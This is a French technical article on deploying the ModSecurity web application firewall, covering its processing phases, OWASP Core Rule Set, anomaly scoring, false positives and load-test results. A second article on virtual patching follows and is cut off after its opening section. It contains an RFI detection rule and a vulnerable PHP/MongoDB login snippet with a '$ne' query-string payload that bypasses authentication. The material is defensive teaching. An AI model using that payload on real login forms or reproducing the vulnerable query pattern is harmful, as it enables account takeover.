Le sentiment dominant lors de la protection des applications web est lié à sa fragilité dans le temps où toute évolution de l'application peut intégrer une (seule) ligne de code exposant alors une faille critique. Avoir un outil destiné à rendre difficile certaines classes d'attaques serait un atout considérable, car mécaniquement, les attaques ne seraient plus du tout du même ordre : l'attaquant devant contourner les mécanismes du WAF tout en réussissant une exploitation (i.e. tirer profit) de la vulnérabilité. Par définition, un WAF bien utilisé écarte toute une classe d'attaquants.

Par ailleurs, certaines failles de sécurité web sont généralement bien comprises par les développeurs, en particulier les plus dévastatrices (ou celles pouvant être exploitées directement), comme les injections SQL et les inclusions de fichier. Mais cela est déjà beaucoup moins le cas pour les XSS qui sont souvent ressenties comme moins dévastatrices, cela est probablement lié à l'aspect indirect de leur exploitation. L'exemple de la faille XSS exploitée sur la fondation Apache est heureusement là pour rappeler qu'une attaque ciblée saupoudrée d'ingénierie sociale est tout à fait redoutable **[APACHEXSS]**.

ModSecurity est apparu fin 2002 et a dynamisé le domaine puisque de nouveaux acteurs commerciaux s'y sont ensuite attelés **[WAF]**. Le développeur principal de ModSecurity, Ivan Ristic, a souhaité se lancer dans ce projet car, nous citons, « I realized that producing secure web applications is virtually impossible ». Nous ne pouvons malheureusement qu'acquiescer ses propos lorsque des critères de coût et de délais rentrent en compte dans le développement d'applications web.

Attention !

Le chapitre 6.6 du standard PCI DSS impose une prise en compte de la sécurité des applications web soit par des revues de code, soit par l'utilisation de WAF, ce qui pourra contribuer à terme à la démocratisation de ces technologies [PCIDSS].


Attention !

Web Application Firewall ou HTTP Intrusion Detection System ? Les deux possibilités sont offertes à l'utilisateur de ModSecurity lorsque nous nous affranchissons des particularités d'architectures (un Firewall devant être en coupure, contrairement à l'IDS réseau pour lequel ce n'est généralement pas souhaité), nous en venons alors à la possibilité d'utiliser ModSecurity en mode « détection » ou en mode « prévention ».

Aujourd'hui, ModSecurity se retrouve déployé dans de nombreuses institutions et entreprises, ce qui témoigne de sa maturité. Les attraits des WAF sont nombreux, mais malheureusement, plusieurs freins au déploiement existent, en particulier sur des sites à forte audience, et à travers cet article, nous espérons en lever quelques-uns dont un en particulier : les impacts performance.

2 Architecture de ModSecurity

ModSecurity est un outil temps-réel pour l'analyse des flux web, la journalisation et le contrôle d'accès. C'est un module **apache**, ce qui le rend intimement lié au fonctionnement interne du célèbre serveur web. Il utilise les API fournies par Apache 2.x pour intercepter les données entrantes et sortantes afin d'y greffer ses opérations en plusieurs phases, telles que décrites dans le schéma ci-dessous.



Phases de traitement dans ModSecurity (source : Breach Security)

ModSecurity est par nature hybride, car il se repose sur Apache pour le pré-traitement de nombreuses phases, comme le déchiffrement, le découpage du flux en requêtes HTTP, le *parsing* partiel de ces requêtes, l'invocation de ModSecurity via le contexte de configuration (**VirtualHost**, **Location**, ...). La délégation de ces tâches au serveur web allège d'autant l'implémentation et le travail du WAF.

Description succincte des différentes phases de ModSecurity :

(1) Traitement des en-têtes de la requête : le principal but de cette phase est l'application de règles relevant uniquement de l'analyse des en-têtes, ce qui évitera les traitements futurs qui sont éventuellement lourds (par exemple inspecter le fait que l'en-tête **Content-Length:** doit être numérique).


(2) Traitement du corps de la requête : toutes les données du corps de la requête sont disponibles afin que ModSecurity y applique les règles de sécurité sur le trafic entrant (par exemple inspecter le fait qu'un argument contienne une URL sous forme d'une adresse IP, signe d'une tentative RFI).

(3) Traitement des en-têtes de réponse : là encore, les règles peuvent spécifier si l'inspection du corps de la réponse est nécessaire ou pas (par exemple inspecter l'en-tête **Host** afin d'y appliquer des contrôles).

(4) Traitement du corps de la réponse : toutes les données du corps de la réponse sont disponibles afin que ModSecurity y applique les règles de sécurité sur le trafic sortant (par exemple inspecter les fuites d'information comme les messages d'erreur, pour éventuellement plus tard les corréler avec les tentatives d'attaques).

(5) Journalisation : différentes possibilités sont offertes pour observer les résultats des différentes phases.

ModSecurity peut opérer en mode « embarqué » sur le serveur web ou en mode « reverse proxy », ce qui lui confère une grande flexibilité pour s'intégrer dans des architectures déjà existantes.



Architectures possibles de ModSecurity (source : Panam)

Chacun de ces modes présente des avantages et inconvénients, parmi lesquels :

- Le mode embarqué est facile à intégrer à un serveur Apache.
- Le mode embarqué ne représente pas un goulet d'étranglement au niveau des performances.
- Le mode embarqué ne fonctionne que sur les serveurs Apache, au contraire du mode reverse proxy, qui apporte l'indépendance vis-à-vis des serveurs web.
- La gestion des configurations et de la journalisation du mode embarqué est un peu plus complexe qu'en mode relais inverse du fait de son architecture distribuée.
- Le mode reverse proxy est plus robuste dans le cadre d'une architecture HTTPS car toute exploitation de l'application web ne pourra pas donner accès (via une élévation de privilèges) à la clé privée.

3 Installation

Deux versions de ModSecurity ont été diffusées. La version 1.x n'est plus maintenue depuis 2007, après l'apparition de la version 2.x en 2006, qui a apporté des évolutions conséquentes, et même si l'esprit reste le même, le fonctionnement et les règles de sécurité sont complètement différents.

Les dépôts Ubuntu (Natty) proposent la version 2.5.12 (février 2010), les dépôts Debian Testing et Unstable proposent respectivement les versions 2.5.13 et 2.6.0. Nous conseillons au lecteur de se baser sur la dernière version de ModSecurity (à ce jour la 2.6.1) et donc d'en réaliser le paquetage à la main.

Il est aussi nécessaire de suivre la dernière version des règles de manière cohérente avec la version du moteur pour éviter les conflits et bénéficier des nouvelles fonctionnalités.

Attention !

En tant que module Apache, ModSecurity peut être configuré finement par vhost ou location.

4 Fonctions de ModSecurity

ModSecurity offre deux modes de fonctionnement vis-à-vis de la politique de filtrage avec :

- les règles « positives », qui consistent à décrire ce qui est autorisé avec une politique « deny all » par défaut.
- les règles « négatives » qui consistent à décrire ce qui n'est pas autorisé avec une politique « allow all » par défaut.

Habituellement, il n'est pas souhaitable de fonctionner avec des listes noires de comportements non autorisés (car par définition contournables), mais il faut plutôt appliquer le sempiternel principe « tout ce qui n'est pas explicitement autorisé est interdit ». Mais contrairement à une politique de sécurité de flux réseau, cela est malheureusement difficile à appliquer dans un contexte applicatif, car il faut alors lier le développement des règles de sécurité positives du WAF avec les évolutions applicatives, ce qui est souvent délicat en termes de coûts.

En pratique, l'utilisation des règles positives est cependant envisageable dans des contextes où l'application est parfaitement maîtrisée avec peu d'évolutions dans le temps, car appliquer la règle « deny all » sur tous les points d'entrée (arguments, en-têtes, cookies, ...) est très délicat. Dans la majorité des cas, l'utilisation des règles négatives (éventuellement conjointement à des règles positives, mais avec une politique par défaut « allow all ») sera privilégiée avec les incontournables « Core Rules Set » qui sont gérées par l'OWASP **[CRS]**.

4.1 Règles CRS

Elles sont séparées en trois catégories :

- les règles de base (XSS, SQLi, injections diverses, ...) ;
- les règles optionnelles (Session Hijacking, détection de numéros de carte de crédit, ...) ;
- les règles expérimentales (HTTP Parameter Pollution, Rate-Limiting, Anti-Slowloris, ...).

Dans la majorité des cas, nous conseillons de n'utiliser que les règles de base, les autres étant très sujettes à des faux positifs.

Dans l'ensemble des règles de base, certaines ne représentent pas une valeur ajoutée importante comme : **http_policy** (filtrage de certaines méthodes ou en-têtes HTTP...), **bad_robots** (filtrage de certains User-Agents, ce qui empêche parfois un bon référencement) et **request_limits** (limitation de requêtes, e.g. le nombre d'arguments). Il est donc préférable de faire un sous-ensemble du CRS pour une meilleure pertinence par rapport aux spécificités de l'environnement à protéger, ce qui limitera mécaniquement les faux positifs tout en améliorant les performances.

4.2 Le mode « paranoïde »

Les règles CRS comportent un mode qui apporte deux particularités : des règles supplémentaires non actives par défaut et l'inspection d'éléments comme les en-têtes HTTP ainsi que le corps du message (typiquement les arguments d'une requête POST). Ce mode est étonnamment non activé par défaut, ce qui peut mener à de cruelles désillusions car les attaques passées via des requêtes POST ne seront alors pas prévenues.

Pour ce faire, il faut avoir préalablement positionné **SecRequestBodyAccess On** (inspection du contenu du corps des requêtes) et activer la variable **tx.paranoid_mode=1** dans la configuration globale de ModSecurity.

4.3 Inspection du trafic retour

ModSecurity est capable d'inspecter les réponses offrant alors la détection des fuites d'informations (e.g. règle détectant des numéros de carte de crédit) et la corrélation d'une tentative d'attaque en une attaque réussie (le Graal des logiciels de détection d'intrusion).

En pratique, cette fonctionnalité, certainement très coûteuse au niveau des performances, ne nous apparaît pas suffisamment intéressante pour justifier son activation.

4.4 Scoring

Depuis la version 2.0.0, ModSecurity intègre un mécanisme de scoring évalué en fin des phases 2 (score entrant) et 4 (score sortant). C'est un principe essentiel dans la réduction des faux positifs : il s'agit de corréler un ensemble d'événements unitaires pour déclencher l'action (journalisation, contre-mesure). Ce mode nous apparaît incontournable du fait de la réduction drastique des faux positifs : un même schéma d'attaque déclenchant souvent plusieurs règles CRS.

Un scoring entrant et un scoring sortant sont maintenus grâce aux règles CRS et à la sévérité associée à chacune d'entre elles. À chacun de ces niveaux de sévérité correspond un score qui sera ajouté (e.g. une sévérité Critical augmente le scoring de 5, une sévérité Notice augmente le scoring de 2). Si ces scores dépassent des seuils définis dans la configuration (entrant et sortant), alors l'action sera appliquée **[SCORING]**.

L'enjeu réside alors dans le choix des seuils qui doit être réalisé en prenant conscience qu'un seuil trop élevé rendra ModSecurity très permissif. Une politique possible : toute règle avec une sévérité Critical mérite de dépasser le seuil global.

La directive suivante correspond à l'activation du mode scoring :

```
SecAction "phase:1,t:none,nolog,pass,setvar:tx.inbound_anomaly_score_level=5"
```

4.5 Anatomie des règles

Les règles sont construites comme suit :

```
SecRule VARIABLES OPERATOR [TRANSFORMATION_FUNCTIONS, ACTIONS]
```

- **VARIABLES** spécifie les parties d'une transaction HTTP à analyser (les arguments, les en-têtes, ...).
- **OPERATOR** spécifie comment est analysée une variable (transformée), c'est l'application de la signature.
- **TRANSFORMATION_FUNCTIONS** liste les opérations à réaliser pour normaliser ou transformer les entrées avant application de la signature.
- **ACTIONS** liste les actions à entreprendre en cas de correspondance de la règle.

4.6 Exemple d'une règle négative

```
SecRule ARGS "^(?:ht|f)tps?:\/\/(\d{1,3}\.\d{1,3}\.\
d{1,3}\.\d{1,3})" \ "phase:2,rev:'2.2.1',t:none,t:htmlEntityDecod
e,t:lowercase,capture,ctl:auditLogParts=+E,block,status:501,msg:'
Remote File Inclusion Attack',id:'950117',severity:'2',setvar:'tx.
msg=%{rule.msg}',setvar:tx.anomaly_score=+%{tx.critical_
anomaly_score},setvar:tx.rfi_score=+%{tx.critical_anomaly_
score},setvar:tx.%{rule.id}-WEB_ATTACK/RFI-%{matched_var_
name}=%{tx.0}"
```

La règle négative est décomposée en plusieurs parties : le champ d'application (e.g. les arguments), la description du modèle sous forme d'une expression régulière, les transformations à appliquer (qui consistent à normaliser les données pour y appliquer ensuite la signature) et les actions (descriptions, scorings, ...).

La complexité des règles négatives autant dans leur conception que dans leur agencement (relations entre elles) demande une grande expérience dans la création de règles négatives personnalisées. Par ailleurs, les évolutions régulières des règles CRS imposent un maintien des règles personnalisées, ce qui n'est jamais évident. Enfin, un bref aperçu du Changelog nous confirme que les règles sont souvent modifiées pour éviter faux négatifs et faux positifs, ce qui justifie grandement un suivi régulier des mises à jour des règles CRS.

Attention !

Un challenge de contournement des règles SQLi de ModSecurity a récemment identifié des évasions possibles, qui ont toutes été corrigées dans la version 2.2.1 des règles CRS [SQLI].

4.7 Exemple d'une règle positive

Lorsque les entrées utilisateurs sont faciles à décrire par des expressions régulières (de manière la plus précise possible pour éviter des modèles d'attaques englobés dans cette expression régulière), il est aisé de les transposer en règles positives :

```
SecRule ARGS:nom "!^[a-z]{1,10}$" "msg:'Invalid parameter: nom'"
```

La règle ci-dessus impose 1 à 10 caractères minuscules alphabétiques pour la variable **nom**.

4.8 Traitement des faux positifs

Les faux positifs doivent être identifiés durant les phases de qualification et de pré-production, il faut ensuite soit désactiver les règles incriminées ou adapter les développements. La désactivation des règles ne doit se faire que par l'intermédiaire de la configuration de ModSecurity et non directement dans les règles CRS :

```
SecRuleRemoveById 960009 # Désactivation des Empty User-Agent Check
```

4.9 Réponses de ModSecurity

À la suite d'une détection d'un événement suspicieux, par rapport à sa politique de sécurité, ModSecurity propose de nombreuses actions possibles **[RESP]**.

Parmi l'ensemble de ces actions, la redirection (au sens HTTP) vers une URL pré-configurée semble être le mécanisme le plus simple à mettre en œuvre (que cela soit vers la page principale ou une page d'erreur).

4.10 Journalisation

ModSecurity propose plusieurs mécanismes de journalisation, dont un élémentaire à base de Syslog, qui nous est apparu suffisant pour nos besoins (journalisation des règles déclenchées). Pour des investigations plus poussées, il faut se reposer sur les fonctionnalités de débogage et de journalisation distante via **mlogc**, avec toutes les problématiques de performance induites. Il est donc judicieux d'activer cette fonctionnalité sur demande lorsqu'il est nécessaire de déboguer en production.

Il est aussi possible de choisir de ne journaliser que les événements déclencheurs (vrais et faux positifs) en activant la directive **RelevantOnly On** et **SecAuditLogParts ABCFHZ** (configuration par défaut qui journalise en-têtes et corps de requête ainsi qu'en-têtes de réponse), ce qui apporte une journalisation nécessaire dans la gestion des faux positifs.

Enfin, les journaux d'audit de ModSecurity étant multilignes, il n'est pas vraiment adapté au parcours à la main pour des investigations, pour ce faire, il est possible de s'aider d'un outil basique comme **modgrep** **[MODGREP]**.

4.11 Fonctions avancées

ModSecurity apporte des fonctions avancées via les règles CRS ou son moteur :

- mesures anti déni de service (famille Slowloris) grâce aux directives **SecWriteStateLimit** et **SecReadStateLimit** **[SLOW]** ;
- mesures anti brute force de formulaires ;
- fonctionnalités d'auto-apprentissage de trafic pour aider à générer ensuite les règles positives, ce qui est extrêmement prometteur **[PROFILING]** ;
- fonctionnalités d'interaction avec des listes noires d'URL (e.g. Google Sage Browsing) pour éliminer les URL malveillantes dans les corps de réponse **[GSB]** ;
- support des bases de géolocalisation dans la construction des règles ;
- injection de contenu comme du code JavaScript chargé d'ajouter des jetons anti-CSRF dans des formulaires non protégés ;
- création de règles via le langage LUA ;
- validation de données XML.

Ces fonctions avancées sont à activer selon le contexte d'utilisation de ModSecurity. Par exemple, utiliser ModSecurity pour prévenir les attaques de type Slowloris est envisageable si des moyens conventionnels ne sont pas actifs (HAProxy, limitation de nombre de sessions par iptables, `mod_reqtimeout`, ...).

Enfin, l'aspect communautaire autour de ModSecurity est tout de même présent, avec quelques initiatives comme de l'analyse de logs **[JWALL]** ou la construction de règles positives **[REMO]**, mais souvent les travaux ne sont malheureusement pas aboutis.

5 Quelques problématiques de déploiement

Mode détection ou mode prévention ? Il est évidemment souhaitable de se reposer sur le mode prévention, mais le processus doit être éprouvé. En effet, filtrer du trafic légitime (faux positifs) est proscrit, il faut donc lier ModSecurity avec cycle de développement logiciel des applications à protéger. Cela peut présenter des contraintes fortes, mais c'est le prix à payer pour éviter des soucis lors de la mise en production. Cela impose d'avoir des plates-formes de qualification/pré-production qui soient ISO-production sur la configuration de ModSecurity pour identifier certaines particularités de développement pouvant induire des faux positifs sur le jeu de règles effectif en production.

La mise à jour de nouvelles règles est aussi très problématique. Il faut bien entendu passer par les phases de qualification/pré-production, mais éventuellement aussi le basculer en mode détection le temps d'identifier les éventuels faux positifs grâce à la journalisation, puis ensuite de basculer à nouveau en mode prévention.

Vous l'aurez compris, il est capital d'analyser la journalisation de ModSecurity sur les trafics filtrés car il faut identifier les éventuels faux positifs lorsque ces événements arrivent dans les phases amont, et identifier les tentatives d'attaques sur la plate-forme de production. Comme pour tout mécanisme de filtrage, le monitoring de ces événements sécurité est incontournable.

Enfin, des tests unitaires réseau de bon fonctionnement en production sont indispensables afin de s'assurer que ModSecurity remplit bien son rôle.

Attention !

Les règles CRS intègrent depuis la version 2.2.0 un outil de tests de régression de règles où il est possible, via une description des tests à réaliser, de les faire passer automatiquement sur un serveur déployé avec ModSecurity. Nous n'avons pas testé cet outil, mais il est à souligner que l'approche est complémentaire des tests unitaires réseau car il faut s'assurer que ModSecurity fonctionne toujours de manière attendue, malgré les changements de règles et de configuration.

6 Vulnérabilités dans ModSecurity ?

Parmi les vulnérabilités référencées dans la base CVE, trois vulnérabilités de déni de service ont été corrigées sur le moteur 2.x et deux vulnérabilités d'exécution arbitraire sur la version 1.x. Par ailleurs, la version 2.5.12 de février 2010 intègre plusieurs problèmes de sécurité découverts par SOGETI/ESEC. Certes, ce sont toujours des vulnérabilités de trop, mais pour un produit de presque 10 ans et aussi complexe à implémenter, cela fait quand même peu.

7 Performances

7.1 Objectifs

L'objectif n'est pas de qualifier l'aspect sécurité de ModSecurity, mais plutôt de comparer ses performances dans plusieurs modes de configuration réalistes pour sélectionner la configuration la plus adaptée en fonction de besoins qui sont à définir et/ou qui évoluent au cours du temps.

Attention !

L'évaluation fine des impacts des règles sur les performances nécessite l'activation de l'option --enable-performance-measurement, qui ajoute de la journalisation sur la performance sur les différentes phases de ModSecurity. Bien entendu, cette option n'est pas à activer sur un serveur en production, car les performances sont alors catastrophiques : ce mode est dédié à l'évaluation fine des performances.

7.2 Architecture

Il existe 2 façons d'installer ModSecurity : embarqué ou reverse proxy. Dans un contexte de production où l'on

Attention !

Pour aider le débogage lors des développements de l'application protégée, il est judicieux d'avoir un message d'erreur explicite lorsque le WAF a rejeté la requête. Cela est particulièrement aussi utile d'avoir une journalisation adaptée pour traiter les faux positifs en production (e.g. sur des renseignements de formulaires, Mr DEL PIERRO pourrait entraîner un faux positif !).

souhaite réaliser un minimum de modifications sur les infrastructures, l'ajout d'une couche proxy en amont des serveurs web est trop coûteuse en ressources. Pour nos tests, ModSecurity sera installé en mode embarqué. Les tests de charge ont été réalisés avec le produit Avalanche (Spirent), un serveur Quad-Core avec 16Go de RAM, Ubuntu Lucid, Apache 2.2.14-5ubuntu **[APACHEPERF]**, ModSecurity 2.5.13 **[PERF]**, CRS 2.1.2 et Wordpress 3.1 + Plugin WP super cache.

7.3 Tests

Les aspects performances pourraient donner lieu à un article entier, dans le cas présent, nous n'aborderons que l'impact de ModSecurity sur les indicateurs systèmes (CPU, RAM, débit réseau). Nous mettrons de côté la partie concernant les impacts sur la partie HTTP (temps de réponse), qui est tout aussi importante dans un contexte de production. Six profils (configurations de ModSecurity) ont été définis pour représenter un ensemble réaliste de configurations.

- Profil 1 : base de référence, ModSecurity n'est pas activé, tous les autres profils (du 2 au 6) sont à comparer à celui-ci ;
- Profil 2 : profil d'évaluation en mode journalisation de requêtes POST ;
- Profil 3 : profil d'évaluation (détection, corrélation, paranoïde, `base_rules`) en mode détection ;
- Profil 4 : profil d'évaluation (prévention, corrélation, paranoïde, `base_rules`) en mode prévention ;
- Profil 5 : profil destiné à évaluer ModSecurity avec une configuration réaliste (prévention, corrélation, paranoïde) avec des règles uniquement basées sur de la prévention de tentatives de SQLi et XSS ;
- Profil 6 : profil destiné à évaluer ModSecurity avec une configuration lourde (prévention, corrélation, paranoïde, `base_rules`, `optional_rules`, `experimental_rules`) avec des règles complètes.

Le trafic injecté pour chaque profil se compose de 50 % de trafic malveillant (40 % de GET XSS et 10 % de POST SQLi) et 50 % de trafic légitime (40 % de GET et 10 % de POST). La proportion importante de trafic malveillant (qui n'est pas censée correspondre à une proportion réaliste) sert à faire ressortir l'impact de ModSecurity.

Profil 2 : L'activation de ModSecurity n'implique aucun impact sur les indicateurs systèmes par rapport au profil de référence (profil 1).

Profil 3 : Augmentation de la charge CPU (10 %), aucun impact sur l'utilisation de la mémoire et le trafic sortant.

Profil 4 : Diminution de l'utilisation CPU et du trafic sortant, la consommation de mémoire reste inchangée, ceci s'explique par l'activation du nettoyage (prévention) des requêtes malveillantes (les requêtes malveillantes n'arrivent jamais jusqu'à la couche PHP), la différence avec le profil 3 est l'activation du rejet des requêtes malveillantes.

Profil 5 : Forte diminution de l'utilisation CPU (-20 %) et du trafic sortant, et la même consommation de mémoire, ceci s'explique par l'activation du nettoyage (prévention) des requêtes malveillantes qui n'arrivent jamais jusqu'à la couche PHP.

Profil 6 : Diminution (-10 %) de l'utilisation CPU avec une répartition inégale sur chaque CPU (contrairement aux 5 précédents profils) et du trafic sortant ainsi qu'une forte augmentation (la plus importante des 6 profils) de la consommation de mémoire (+40 % d'utilisation mémoire par rapport au profil 1). Ceci s'explique par l'activation des nombreuses règles de filtrage (y compris les expérimentales), même si nous avons volontairement mis de côté les aspects temps de réponse, il faut savoir qu'ils sont catastrophiques pour ce profil.

Profils	CPU	Mémoire	Trafic sortant
Profil 2	Aucun	Aucun	Aucun
Profil 3	+10% sur tous les CPU	Aucun	Aucun
Profil 4	Diminution sur tous les CPU	Aucun	Diminution
Profil 5	-20% sur tous les CPU	Aucun	Diminution
Profil 6	-10% sur tous les CPU	Forte augmentation	Diminution

Tableau de résumé des impacts par rapport au profil 1

Nous avons décidé de mettre de côté pour cet article l'aspect temps de réponse. Voici tout de même un rapide résumé. Comme précédemment, le profil 2 n'induit aucun impact sur les temps de réponse. Le profil 3 induit une petite augmentation de tous les temps de réponse alors que les profils 4 et 5 induisent une petite augmentation des temps de réponse min et max et une petite diminution du temps de réponse moyen. Le profil 6, quant à lui, fait exploser tous temps de réponses (min, moyen et max).

7.4 Points clés

L'intégration de ModSecurity dans un environnement de production qui n'a jamais utilisé de WAF doit se

faire avec beaucoup de précautions. L'impact business pouvant être très important, les profils à privilégier sont les profils 2 et 3. Le profil 2 est utile si on ne souhaite pas d'impact sur les performances des serveurs et permet d'enrichir un *Security Information Event Manager* (SIEM), tout comme les logs Apache pour investiguer en cas de compromission (ou tentatives d'attaques) du serveur. Il permet aussi de rassurer le management et les administrateurs des serveurs web. Le profil 3, quant à lui, apporte un premier niveau de détection (avec toutes les faiblesses induites **[BYPASS]**), un enrichissement du SIEM tout comme les logs Apache pour investiguer en cas de compromission (ou tentatives) du serveur avec un très faible impact sur les performances systèmes. C'est le profil le plus adapté à l'apprentissage de ModSecurity. Les profils 4 et 5 sont adaptés lorsque la maîtrise de ModSecurity est plus avancée et que l'environnement tolère l'impact de faux positifs (blocage de requêtes légitimes). Ces profils ne peuvent pas s'utiliser partout et doivent donc répondre à des besoins bien spécifiques. Le profil 6, quant à lui, est à proscrire pour les environnements de production tant que la partie expérimentale n'a pas été fortement améliorée pour moins d'impacts au niveau des performances.

8 Perspectives

ModSecurity est certainement ce qui se fait de mieux dans le domaine des WAF et n'a rien à envier aux produits commerciaux. Cependant, malgré une qualité certaine du code et des évolutions régulières sur les fonctionnalités, ces dernières sont souvent émulées par des règles, ce qui est moins pertinent que par une modification du moteur lui-même. Signe d'un essoufflement ? Il existe cependant une **[ROADMAP]** où le fait marquant de la version 3.0 est de porter ModSecurity pour fonctionner sur plusieurs serveurs web (dont IIS). Enfin, fait à signaler, Ivan Ristic s'implique maintenant dans le développement d'un nouveau WAF open source **[IRONBEE]**.

Conclusion

ModSecurity est très pertinent dans un environnement opérationnel à fortes contraintes. Ses fonctionnalités sont très riches et le CRS est amélioré régulièrement. Son utilisation en mode prévention avec des règles négatives bien éprouvées via le cycle de développement logiciel doit aider à la réussite de son déploiement à condition de bien communiquer sur les contraintes organisationnelles induites par un tel outil.

REMERCIEMENTS

Nous tenons à remercier Damien Wyart, Younes Jaaidi, Christophe Bailleux, Christophe Brocas et Frédéric Raynal pour leur relecture.

RÉFÉRENCES

[APACHEPERF]
http://httpd.apache.org/docs/2.0/misc/perf-tuning.html

[APACHEXSS]
https://blogs.apache.org/infra/entry/apache_org_04_09_2010

[BYPASS]
http://article.gmane.org/gmane.comp.apache.mod-security.user/7864

[CRS]
http://mod-security.svn.sourceforge.net/viewvc/mod-security/crs/

[GSB]
http://blog.spiderlabs.com/2011/04/modsecurity-advanced-topic-of-the-week-malware-link-removal.html

[IRONBEE]
http://blog.ivanristic.com/2011/03/ironbee-versus-modsecurity.html

[JWALL]
http://jwall.org/web/audit/index.jsp

[MODGREP]
http://blog.spiderlabs.com/2011/08/modsecurity-advanced-topic-of-the-week-audit-log-searching-with-modgrep.html

[PCIDSS]
https://www.pcisecuritystandards.org/pdfs/infosupp_6_6_applicationfirewalls_codereviews.pdf

[PERF]
http://www.packtpub.com/article/ways-improve-performance-server-in-modsecurity2.5

[PROFILING]
http://blog.spiderlabs.com/2011/02/modsecurity-advanced-topic-of-the-week-real-time-application-profiling.html

[REMO]
http://www.netnea.com/cms/?q=remo

[RESP]
http://www.modsecurity.org/documentation/modsecurity-apache/2.0.2/html-multipage/07-actions.html

[ROADMAP]
http://sourceforge.net/apps/mediawiki/mod-security/index.php?title=Roadmap

[SCORING]
http://blog.modsecurity.org/2010/11/advanced-topic-of-the-week-traditional-vs-anomaly-scoring-detection-modes.html

[SLOW]
http://blog.spiderlabs.com/2011/07/advanced-topic-of-the-week-mitigating-slow-http-dos-attacks.html

[SQLI]
http://blog.spiderlabs.com/2011/07/modsecurity-sql-injection-challenge-lessons-learned.html

[WAF]
https://www.owasp.org/index.php/Web_Application_Firewall

PATCH À LA VOLÉE AVEC MODSECURITY

Matthieu BOUTHORS – Chef de projet technique - OutScale

mots-clés : VULNÉRABILITÉ / WEB / MODSECURITY / PATCHING / MONGODB / NOSQL

Lors de découverte d'une vulnérabilité dans une application web, la réactivité est primordiale. Lorsqu'il n'est pas simple de patcher la source de la vulnérabilité, ModSecurity nous permet de bloquer rapidement la faille.

1 Analyse d'une vulnérabilité

Nous prendrons l'exemple d'une application PHP sur backend NoSQL MongoDB qui utilise la portion de code suivante pour authentifier l'utilisateur :

```
login.php
        $dbi->users->find(array(
            "user" => $_GET['login'],
            "passwd" => $_GET['password']
        ));
```

Une requête MongoDB se construit en PHP à l'aide de tableaux. L'équivalent d'une clause SQL **WHERE** se fera en imbriquant des tableaux. Ainsi, il suffit d'imbriquer un tableau dans un des paramètres pour modifier le sens de la requête. Ainsi, la *querystring* **"?username=admin&passwd[$ne]=A"** donnera après interprétation par PHP la requête MongoDB :

```
        $dbi->users->find(array(
            "user" => "admin",
            "passwd" => array("$ne" => "A")
        ));
```

Cette requête va alors sélectionner tous les éléments de la collection **users** ayant pour champ **login** la valeur **admin** et pour champ **password** toute valeur différente de **"A"**.

La vulnérabilité réside donc dans l'absence de validation des chaînes de caractères fournies par l'utilisateur. Son originalité fait qu'elle ne sera pas détectée par les jeux de règles standards de **mod_security**. La solution est bien entendu de patcher la vulnérabilité à la source. Cependant, dans un environnement de production, il est généralement difficile de valider rapidement les impacts du patch.

Nous allons donc voir comment rapidement bloquer la vulnérabilité en agissant sur la configuration du serveur web plutôt que sur le code source de l'application.

2 Patch à la volée

